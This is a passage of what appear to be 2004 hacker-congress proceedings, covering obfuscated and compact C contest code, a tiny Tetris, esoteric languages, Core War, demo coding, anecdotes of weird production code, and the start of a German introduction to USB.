    if (d - 10)
      U (++Y (t + 24) + D + 1535) = d;
    else
      {
      for (i = D; i < D + 1600; i++)
        U (i) = U (i + 64);
      Y (t + 24) = 1;
      E (Y (V), i - 127, 3, 0);
      }
  }
else
  Y (t + 20) += ((d >> 4) ^ (d >> 5)) - 3;
}
}

G (_);
G (o);
G (main)
{
  Z, k = K;
  if (!t)
    {
      Y (V) = V + 208 - (I (_));
      L (209, 223) L (168, 0) L (212, 244) _((int) &s, 3, 0);
      for (; 1;)
      R n = Y (V - 12);
      if (C & ' ')
      {
        k++;
        k %= 3;
        if (k < 2)
          {
            Y (j) -= p;
            Y (j) += p += U (&D) * (1 - k * 1025);
            if (k)
                goto y;
          }
        else
          {
            for (C = V - 20;
                 !i && D & 1 && n
                 && (X (p, Y (n + 12), Y (n + 16)) ? j = n + 12, Y (C + 8) =
                     Y (n + 8), Y (n + 8) = Y (V - 12), Y (V - 12) =
                     n, 0 : n); C = n, n = Y (n + 8));
            i = D & 1;
            j &= -i;
          }
      }
      else if (128 & ~D)
      {
        E (Y (n), n, 3, U (V + D % 64 + 131) ^ 32);
        n = Y (V - 12);
      y:C = 1 << 24;
        M U (C + D) = 125;
        o (n, 0, C);
        P (C + p - 8196, 88, 0);
        M U (Y (0x11028) + D) = U (C + D);
      }
    }
}

for (D = 720; D > -3888; D--)
  putchar (D >
           0 ?
           "  )!\320\234\360\256\370\256\230F           .,mnbvcxz    ;lkjhgfdsa\n][poiuytrewq  =-0987654321   \357\262\337\337 \357\272   \337\337          ( )\"\343\312F\320!/ !\230 26!/\16K>!/\16\332\4\16\251\0160\355&\2271\20\2300\355`x{0\355\347\2560 \237qpa%\231o!\230\337\337\337     ,                )\"K\240   \343\316qrpxzy\0sRDh\16\313\212u\343\314qrzy    !0( "
           [D] ^ 32 : Y (I (D)));
return 0;
}

G (o)
{
  Z;
  if (t)
    {
      C = Y (t + 12);
      j = Y (t + 16);
      o (Y (t + 8), 0, d);
      M U (d + D) =
      X (D, C, j) ? X (D, C + 1025, j - 2050) ? X (D, C + 2050,

                          j - 3075) ? X (D,

C + 2050,

j -

4100) ?
      X (D, C + 4100,
         ((j & 1023) + 18424)) ? 176 : 24 : 20 : 28 : 0 : U (d + D);
      for (n = Y (t + 4); U (i + n); i++)
      P (d + Y (t + 12) + 5126 + i * 8, U (n + i), 31);
      E (Y (t), t, 2, d);
    }
}

G (_)
{
  Z = Y (V + 24);
  F Y (V - 16) += t;
  D = Y (V - 16) - t;
}

F for (i = 124; i < 135; i++)
  D = D << 3 | Y (t + i) & 7;
}

if (q > 0)
  {
    for (; n = U (D + i); i++)
      if (n - U (t + i))
      {
        D += _(D, 2, 0) + 1023 & ~511;
        i = ~0;
      }
    F if (Y (D))
      {
      n = _(164, 1, 0);
      Y (n + 8) = Y (V - 12);
      Y (V - 12) = n;
      Y (n + 4) = i = n + 64;
      for (; j < 96; j++)
        Y (i + j) = Y (t + j);
      i = D + 512;
      j = i + Y (i + 32);
      for (; Y (j + 12) != Y (i + 24); j += 40);
      E (Y (n) = Y (j + 16) + i, n, 1, 0);
      }
  }
}

return D;
}
```

Can you guess what it is? When started, it produces a boot image and the root file system for a complete multitasking operating system, including a window system, a shell and a text viewer. Here's a screenshot:



Compact C Coding Contest

As last year, the CCC Ulm holds a compact C coding contest this year. The rules and the problem description is avialable at http://ulm.ccc.de/shortest or in the congress wiki in the project pages.

The last years contest involved converting numbers from base 23 to base 11, in the Java2k format. The main problem was that the input numbers were allowed to have 42 digits which was way too much for 32-bit integer arithmetics. The winning Entry was submitted by Holger Kuhn who solved the problem in 401 chars of source:

```
#include <stdio.h>
#define y for(c=0,i=54;i>=0;c=(s[i]+=a[i]+c)/11,s[i]=s[i]%11,i--);
#define z for(i=0
main(){char s[55],a[55];int c,i,d;for(;;){z;i<55;s[i++]=0);for(;(d=getchar
())!='\n';){d=d>58?(d>77?d-87:d-55):d-48;z;i<55;a[i]=s[i],i++);y z;i<54;s[i]
=s[i+1],i++);s[54]=0;y z;i<53;a[i++]=0);a[53]=d/11;a[54]=d%11;y}z;i<54&&s[i]
==0;i++);for(;i<55;i++)printf("%c",s[i]<10?s[i]+48:32);printf("\n");}}
```

After the contest, some participants and Jury members continued to improve their solutions, and the shortest solution so far produced is 204 chars short:


```
#include<stdio.h>
int
f[61],c,i;main(){for(;c=getchar()+1;*f=-38)if(c>33)for(c=c<61?c-
49:8+c&31,i=1;i<60;f[i++]=c%11,c/=11)c+=f[i]*23;else
for(c=0;i>=0;f[i--]=0)if(c|=f[i]|i<2)putchar(f[i]>9?32:48+f[i]);}
```

Compact something

Across some unreproducable ways, I got hands on the URL http://wartha.informatik.uni-rostock.de/c7/compact.c which points to the following C program:

```
long h[4];t(){h[3]-=h[3]/3000;setitimer(0,h,0);}c,d,l,v[]={(int)t,0,2},w,s,I,K
=0,i=276,j,k,q[276],Q[276],*n=q,*m,x=17,f[]={7,-13,-12,1,8,-11,-12,-1,9,-1,1,
12,3,-13,-12,-1,12,-1,11,1,15,-1,13,1,18,-1,1,2,0,-12,-1,11,1,-12,1,13,10,-12,
1,12,11,-12,-1,1,2,-12,-1,12,13,-12,12,13,14,-11,-1,1,4,-13,-12,12,16,-11,-12,
12,17,-13,1,-1,5,-12,12,11,6,-12,12,24};u(){for(i=11;++i<264;)if((k=q[i])-Q[i]
){Q[i]=k;if(i-++I||i%12<1)printf("\033[%d;%dH",(I=i)/12,i%12*2+28);printf(
"\033[%dm  "+(K-k?0:5),k);K=k;}Q[263]=c=getchar();}G(b){for(i=4;i--;)if(q[i?b+
n[i]:b])return 0;return 1;}g(b){for(i=4;i--;q[i?x+n[i]:x]=b);}main(C,V,a)char*
*V,*a;{h[3]=1000000/(l=C>1?atoi(V[1]):2);for(a=C>2?V[2]:"jkl pq";i;i--)*n++=i<
25||i%12<2?7:0;srand(getpid());system("stty cbreak -echo stop u");sigvec(14,v,
0);t();puts("\033[H\033[J");for(n=f+rand()%7*4;;g(7),u(),g(0)){if(c<0){if(G(x+
12))x+=12;else{g(7);++w;for(j=0;j<252;j=12*(j/12+1))for(;q[++j];)if(j%12==10){
for(;j%12;q[j--]=0);u();for(;--j;q[j+12]=q[j]);u();}n=f+rand()%7*4;G(x=17)||(c
=a[5]);}}if(c==*a)G(--x)||++x;if(c==a[1])n=f+4**(m=n),G(x)||(n=m);if(c==a[2])G
(++x)||--x;if(c==a[3])for(;G(x+12);++w)x+=12;if(c==a[4]||c==a[5]){s=sigblock(
8192);printf("\033[H\033[J\033[0m%d\n",w);if(c==a[5])break;for(j=264;j--;Q[j]=
0);while(getchar()-a[4]);puts("\033[H\033[J\033[7m");sigsetmask(s);}}d=popen(
"stty -cbreak echo stop \023;sort -mnr -o HI - HI;cat HI","w");fprintf(d,
"%4d from level %1d by %s\n",w,l,getlogin());pclose(d);}
```

As the following Screenshot demonstrates, it is a fully working, playable tetris, it even includes a high score table.



RepSub – Repeated Substitutions

RepSub is based on pattern matching and text substitution. Repsub has the high ideal to be a democratic programming environment. There are no hierarchies, all memory cells enjoy equal rights, and can be processed highly parallel. There is no official home page yet, but the Inventor Marco Haschka gave me the permission to put the specs and reference implementation online, so you will find this material on this lectures information page.

RepSub has several advantages over other languages. It contains even less symbols that brainfuck, and is simpler than Forth. This makes it easier to grasp than most other languages. It is also considered to be more elegant compared to Intercal, and to be potentially more cryptic than C. This combination is a powerful tool in the hands of a skilled programmer. Here's a small example, the usual Hello World:

```
1 s hello_-World!
```

The pattern language is not as expressive as extended regular expressions, but it is sufficient. It is proved that it is sufficient because RepSub is turing complete. The proof is straight forward – a standard turing machine can very easily be emulated. This is a small three-rule binary turing machine:

```
1 Input:    1011010111000001010start10001001000000010101
2
3 Program:  start z001
4           *?z001*? *0?61*11z002:z003*10;
5           *?z002*? *0?61*11z003:z003*10;
6           *?z003*? *0?61*11z003:z001*10;
```

The current implementation, which is based on matlab, is in productive use. A big German manufacturer of light bulbs that, surprisingly, does prefer not to be named, uses it for not further specified pattern matching based text processing.

Argh! and Aargh!

Argh! and its derivative Aargh! are somehow similar to BeFunge in that they are two dimensional

virtual machines. Argh! and Aargh! were both adjusted to fit the special needs of customary unix text mode terminals. Their 2-dimensional micro machine is sized 80 columns. Argh! limits this to 40 lines, while Aargh! does not impose any limit to the number of lines. Aargh! thus allows self-modifying Programs to grow limitless, and is believed to be turing complete. Both provide an unlimited stack.

They are ideal for free software developers, because they are licensed under then GNU GPL, and provide a complete tool chain. There is a C-based interpreter, a perl based Debugger, an Emacs mode including interpreter and debugger, and a VIM editing mode. And it manages to express the frustration of developers, als all error messages begin with “Argh!”.

Hello world, as delivered in the file hello.agh as part of the distribution, reads as follows:

```
1 lpppppppppppsrfj
2  Hello World*  j
3              qPh
4
5
6 hello.agh - the classic killer application
```

Note that line 6 is part of the program. Argh! and Aargh! let you freely use unused places of your source for comments, without any syntactic restrictions.

Of course, those languages are usable for productive uses, too. The following example, which is part of the contrib directory of the Argh! distribution, implements rot13 as a shell filter. It reads from stdin and puts the result to stdout. And it takes advantage of the special # instruction that allows unixoid environments to automatically find the Argh! interpreter via the famous #! shebang trick (which is also used e. G. by shells, python and perl). This allows you to use Argh! programs as shell commands, directly from the commandline.

```
1  #!/usr/bin/env argh
2  llllllj        lllllllj     lllllllj
3  jhhheh         D NA  j      D na  j
4  j    jh    ldrXDARllj  ldrXDARllj
5  jlsdRxXq   D A  lDarj  D a  lDarj
6  jk   llDldrXDdrxk ANldrXDdrxk anlfj
7  jkGh       N   ZlDlllk n   zlDlllk j
8  lllkhhhhhhhhhhhhhhhhhhhhhhhhhhhhPh
9
10 # rot13 written in Argh!
11 # Copyright (C) 2004 by Thomas Arendsen Hein <thomas@intevation.de>
12 # This program is free software under the GNU GPL (>=v2)
```

Of course, the famous 99 Bottles of Beer is also possible in Argh!

```
1  lsdllDsalrxdarxsL       HshDpppppppppppppppppppppppppppppppppsrddffj
2   *    e124j 21lDsJ       DD No more bottles of beer on the wall.*     j
3  jhhDfdFdRAhDh   q         s      HDh        jfpppppppppppppppppppppPPh
4  j                    0  lllllllllllJ        j !reeb erom yub ot emiT
5  lsllSsrfsrfllllllsrfSj kphhhhph            lPq
6  j0   KA KA        21  H   0 D  k
7  lDllllRxlAllllfsjllRxlDlFRxklFk
8        k lfsrfj  0jk  lfsrfjlak             The classic
9        k   21 jjShhk    21 j 0              99 bottles of beer
10       khhShhAhllllkhhhShhAh                in Argh!
11                 q h         l   lsK
12                 lDSdlllllflSJh hJ*        wilde@sha-bang.de
13   jfrsppppppppppppppppppppppppppppph
14   j  *,llaw eht no reeb fo selttob
15   lPlllllllllllllllllllDSlllllllssK
16                        JSfdDh  fJo
17         jdrsppppppppppppppppppppppph
18    jfhhhh  *,...reeeeeb fo selttob
```

```
    j Take one down, pass it around,
    lPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPfj
                                  s/  j
                             lKhhhhhSSDPh
                             lDfSllllK /
jffdrsppppppppppppppppppppppppppppph
j    *.llaw eht no reeb fo selttob
lPPlDSlllllllllllllllllllllllllssK
                                   fJ
```

Corewars

In core wars, we have a bunch of programmes running in parallel in the same memory. (This is a typical Von-Neumann machine with multitasking, but without memory protection.) The goal is to create a program that survives as long as possible, but at the same time quickly erases the other programs from memory. Another objective may be to own as much memory as possible for as long as possible.

The Corewar programmer is typically constrained by a simple, non-mighty assembly language, a source file limit and the fact that he has only a few CPU cycles before he's overridden by his enemies.


(The congress speech will contain a life demonstration.)

Democoding

Demo coders try to exploit a given, limited (and often legacy) hardware through the use of crafty software, and thus create unexpected effects and surprising results. They try and often manage to achieve amazing sound effects and mind-blowing graphics in an extremely small executable size. Often, those demos run on ancient or otherwhise limited hardware, and other restrictions may be imposed by the contest holders.

On so-called demo partys, those programs are presented, and sometimes even some high valued prices are put up. The winners are e. G. 3D first person shooters in 64k and video clips with sound in 4k.

A rather interesting restriction is placed by the Text Mode Demo Contest which was just ran in its 7th incarnation. They limit the demo programmers to the VGA text mode. The surprising results are shown in the screenshots below. As DosBox 0.63 is one of the supported platforms, the speaker intends to give a life demo of the winning entries during the lesson.



Strange Production Code

Most of the readers will remember stuations where they stumbled over weird code written by others. Currently, FeFe plans to hold a round table following the Idea of the german TV show "Literarisches Quartett" that discusses some of those examples. While they focus on "bad" code, whatever that means, this speech will try to focus on "weird" code, whatever that means.

Mico is curious – maybe?

Officially, it is told, Mico may be the abbrevation of "**M**ico **i**s **CO**RBA". But this may be a bad excuse, and the real meaning may be rather "**M**ico **i**s **c**uri**o**us – maybe". The reason for this assumption may be the following excerpt of Mico 2.3.11 source, file orb/except.cc, lines 348-360:

```
1       switch (_completed) {
2       case COMPLETED_YES:
3            os << "completed";
4            break;
5       case COMPLETED_NO:
6            os << "not-completed";
7            break;
8       case COMPLETED_MAYBE:
9            os << "maybe-completed";
10           break;
11      default:
12           assert (0);
13      }
```

To clean or not to clean

But Mico is not the only software that seems to be unsure about its status. When we look at the GCC Makefile.in, we see some rather fuzzy targets, too:

- do-mostlyclean
- do-clean
- clean-gcc
- distclean-gcc
- maintainer-clean-gcc
- mostlyclean-gcc
- maybe-clean-gcc
- maybe-distclean-gcc
- maybe-maintainerclean-gcc
- maybe-mostlyclean-gcc

But there's no "still-somehow-dirty-gcc" target.

How to produce white space

As most developers know, XML is extremely cool. And developers want to be cool. Or they have to due to marketing reasons. So every new project has to take part in the buzzword bingo and process some XML.

Furthermore, most of the developers distrust existing solutions and re-invent the wheel again and again. So they write their own XML output method. Of course, XML is a good candidate for pretty printed output, so our poor developers need some white space producing method that we can utilize to indent the lines of our output.

The developers of OpenMDX 1.4, which is a somehow usable open source MDA platform, must have followed the thoughts above, and produced the following method in lines 478 to 483 in their class org/openmdx/model1/layer/application/XMISchemaWriter.java:

```
1  private String spaces(
```

```
    int number
) {
    char[] indent = {' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
,' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
,' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
,' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
,' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
,' ',' '};
    return(new String(indent, 0, number));
}
```

This solution has a fixed limit of indentation width, and exceeding that limit results in an Exception. Thankfully, this is written in Java. Using the same Algorithm in C would have lead to indenting the output with innocent data that follows the string in the compilers memory layout.

But apart from this, this code is rather inefficient. According to the Java semantics, every call to this method creates a new instance of the char array. Then, a new String instance is created that gets the char array and the number of characters as parameter. This makes the string instance allocate its own new char array, and afterwards, it copies the needed number of spaces from the first array.

Too much cookies cause caries

Application servers such as jboss or zope often use cookies for session management. This solution has the lowest impact on HTML generation, as it does not need URL mangling and works easily with static pages. To inform the user about this requirement, most pages display an appropriate error message when cookies are not set. This is a good intention, and far better than silently failing to work for mysterious reasons.

However, sometimes this test can break a fine working application. The aforementioned OpenMDX 1.4.1 has this problem. They don't check whether the session management works, but use their own test cookie which is baken in the file openmdx-inspector.war/Login.jsp:

```
Cookie cookie = new Cookie(cookieName, cookieValue);
cookie.setMaxAge(60);
response.addCookie(cookie);
```

This Cookie is sent with an expirytime of 60 seconds. Now this is not a relative value, but an absolute time. In our case, the clock of our browser test machine was 3 minutes ahead, so the Cookie was always expired.

They also place JavaScript into the test page that checks whether the cookie is there. It turned out that Mozilla based browsers and Opera accept the Cookie nevertheless (at least the JavaScript can read it, I did not check whether it is sent back to the server). However, Internet explorer does not exhibit the expired Cookie to JavaScript. This has cost us some time to debug as we suspected the problem in the security settings of the IE.

Understanding OOP

Most object oriented programming languages are based on classes and inheritance. All data is organized in classes. Classes define common properties. All data of the same kind is the same class. Instances fill those classes with life, an instance is a set of data that represents the state of a concrete object.

Often, one has some classes that share a lot of properties. This is where subclassing and inheritance comes in handy. You define the common properties in the superclass. Then you define the subclasses which inherit all the common properties. The different properties are then changed in the subclasses, this is called overriding.

This modifications are transparent to the superclass, and to the users as long as they use only the superclass' interface. A superclass usually does not know anything about their subclasses, those can be added by third parties.

However, our friends from OpenMDX 1.4 managed to get it wrong. In class org.openmdx.application.gui.generic.servlet.attribute.AttributeValue, they make the superclass code behave differently depending on which class the concrete instance actually has. The correct way would be to encapsulate the code in a method, and then override this in the appropriate subclasses.


```
1  if(v == null) {
2    s = "";
3  }
4  else if(this instanceof ObjectReferenceValue) {
5    Action action = ((ObjectReference)v).getSelectObjectAction();
6    s = "<a href=\"" + forView.getHRef(action) + "\">" + action.getTitle() +
   "</a>";
7  }
8  else if(this instanceof BinaryValue) {
9    Action action = (Action)v;
10   s = "<a href=\"" + forView.getHRef(action) + "\">" + action.getTitle() +
   "</a>";
11 }
12 else if(this instanceof BooleanValue) {
13   s = ((Boolean)v).booleanValue()
14     ? application.getTexts().getTrueText()
15     : application.getTexts().getFalseText();
16 }
17 else {
18   s = v.toString().trim();
19 }
```

The bank always wins?

The Chaostreff Bad Waldsee, that belongs to the CCC Ulm, had some funny experiences with an info terminal at a bank. The photo series they took can be seen at http://ulm.ccc.de/projekte/bankomat, so I'll shortcut the story to the weird programming part.

The Screen says “Please touch” in big blue letters. This clearly is an invitation. The question is whether this invitation is also valid for those strange pixels at the right border which can be seen in the next screenshot.

Guess what – the menu window seems to be a few pixels to small to cover the whole desktop. And if you touch the artefacts at the border, an OS/2 command shell pops up. You know, OS/2 does not have any real security concept, and the info terminals have a keyboard to allow bank order forms to be filled in. So, you basically touch the screen and are root. The info terminal clearly is very informative this way. It even allows one to find out why the command shell window is left open. It seems that there's an startup script that has a weird typing mistake. (Sorry for the bad picture.)



Making a build system

For evaluation purposes, a friend of mine tried to port the freshly open sourced SapDB aka MaxDB to LinuxPPC. In order to do this, he had to port the MaxDB build system first. As he described me this thing as rather weird, I wanted to show it in this presentation. But I failed to build it. ./configure bails out with a shell syntax error in the first non-comment line.

But I can give you some enlightening insight nevertheless:

```
schabi@kingfisher:~/leisure/weird2/maxdb$ ls -o -h maxdb*
-rw-r--r--  1 schabi 26M 2004-11-30 22:54 maxdb-buildtools-source-518823.tgz
-rw-r--r--  1 schabi 24M 2004-11-30 23:22 maxdb-source-7_5_00_19.tgz
```

As you see, the build system (basically a make) is bigger than the software itself.

Thanks for your patience.

USB - unbekannter serieller Bus

Zusammenfassung der vereinfachten Einführung in die Funktionsweise des Universal Serial Bus

Stefan Schürmans <1stein@schuermans.info>

Dezember 2004 (V 1.1)

1 USB - unbekannter serieller Bus

USB steht eigentlich für “Universal Serial Bus” und wurde ca. 1995 von Intel erfunden. Ziel war es, eine neue und einheitliche Schnittstelle zu schaffen, um Peripheriegeräte an den PC anzuschließen, da die betagten Schnittstellen, wie z.B. PS/2-Tastatur, PS/2-Maus, RS232 und Parallelport auf dem ISA-Bus aufbauen und so nicht mehr zur modernen PC-Architektur passen.

Heute ist USB ein weit verbreiteter Standard, der neben den Haupt-Entwicklern HP, Intel, Microsoft und Philips noch von vielen weiteren Unternehmen verwendet wird. Es ist damit zu rechnen, dass gemäß den Plänen von hauptsächlich Intel und Microsoft USB in Zukunft alle älteren Schnittstellen ablösen wird.

2 Eigenschaften von USB

USB bietet als eins der Haupt-Merkmale einheitliche Stecker für alle Geräte. Es gibt einen flachen Stecker (A-Stecker) an der PC-Seite und einen quadratischen Stecker (B-Stecker) für die Verbindung auf der Seite des Geräts (siehe Abbildung 1). Leider ist dieses Konzept mittlwerweile durch eine Vielzahl von Mini-USB-Steckern aufgeweicht worden, da einige Geräte keinen Platz für die Standard-USB-Stecker boten.

Abbildung 1: A-Stecker (links) und B-Stecker (rechts)

Neben der einfachen Punkt-zu-Punkt-Verkabelung eines Geräts zum PC lässt sich die USB-Verkabelung mittels USB-Hubs zu einer Baum-artigen Struktur ausbauen. Dies soll angeblich den typischen Kabelsalat hinter dem PC eindämmen.

Von den Herstellern recht deutlich hervorgehobene Vorteile von USB gegenüber den alten PC-Schnittstellen sind das “hot-plugging”, d.h. das Anschließen von Geräten bei laufendem PC, und die höhere Geschwindigkeit von 1.5 Mbps bei Low-Speed-Geräten oder 12 Mbps bei Full-Speed-Geräten. Mit dem neueren Standard USB 2.0 werden sogar 480 Mbps erreicht.

3 Der USB-Protkoll-Stack

USB verwendet zur Kommunikation zwischen PC und den Geräten ein recht komplexes Protokoll, welches in verschiedenen Schichten aufgebaut ist (siehe Abbildung 2).

Auf der untersten Ebene befindet sich die Hardware mit den elektrischen Spezifikationen für die physikalische Verbindung. Darauf setzt dann die Leitungscodierung auf, die mit Hilfe dieser Verbindung die Übertragung einzelner Bits ermöglicht.

Diesen Dienst benutzt dann die Paket-Schicht, um verschiedene USB-Pakete von und zu den einzelnen Geräten zu übertragen. Mehrere dieser Pakete in unterschiedlichen Richtungen bilden dann die sogenannten USB-Transaktionen. Wiederum mehrere dieser Transaktionen werden dann zu den USB-Transfers zusammengefasst, die dann teilweise direkt von der Applikation genutzt werden.

Spezielle USB-Transfers, die Control-Transfers werden aber noch von USB spezifiziert und dienen der Erkennung und automatischen Konfiguration der eingesteckten Geräte.




Abbildung 2: USB-Protokoll-Stack

3.1 Hardware

Auf der Hardware-Ebene wird von USB zunächst einmal die Pinbelegung der Stecker festgelegt:

PinNr	Beschreibung	Bezeichnung
1	Versorgungsspannung	+5V
2	negative Datenleitung	D-
3	positive Datenleitung	D+
4	Masse	GND

Die Stromversorgung der Geräte kann also über USB erfolgen. Dabei darf ein nicht konfiguriertes Gerät maximal 100 mA verbrauchen, ein konfiguriertes Gerät nach Absprache mit dem USB-Host, also dem PC, bis zu 500 mA. Im Standby-Modus sind nur 2.5 mA erlaubt, was aber von vielen Geräten nicht eingehalten wird.

Zur Datenübertragung werden vier verschiedene Leitungszustände definiert: Idle, J, K und SE0, die jeweils durch andere Zustände der beiden Datenleitungen D+ und D- darge-

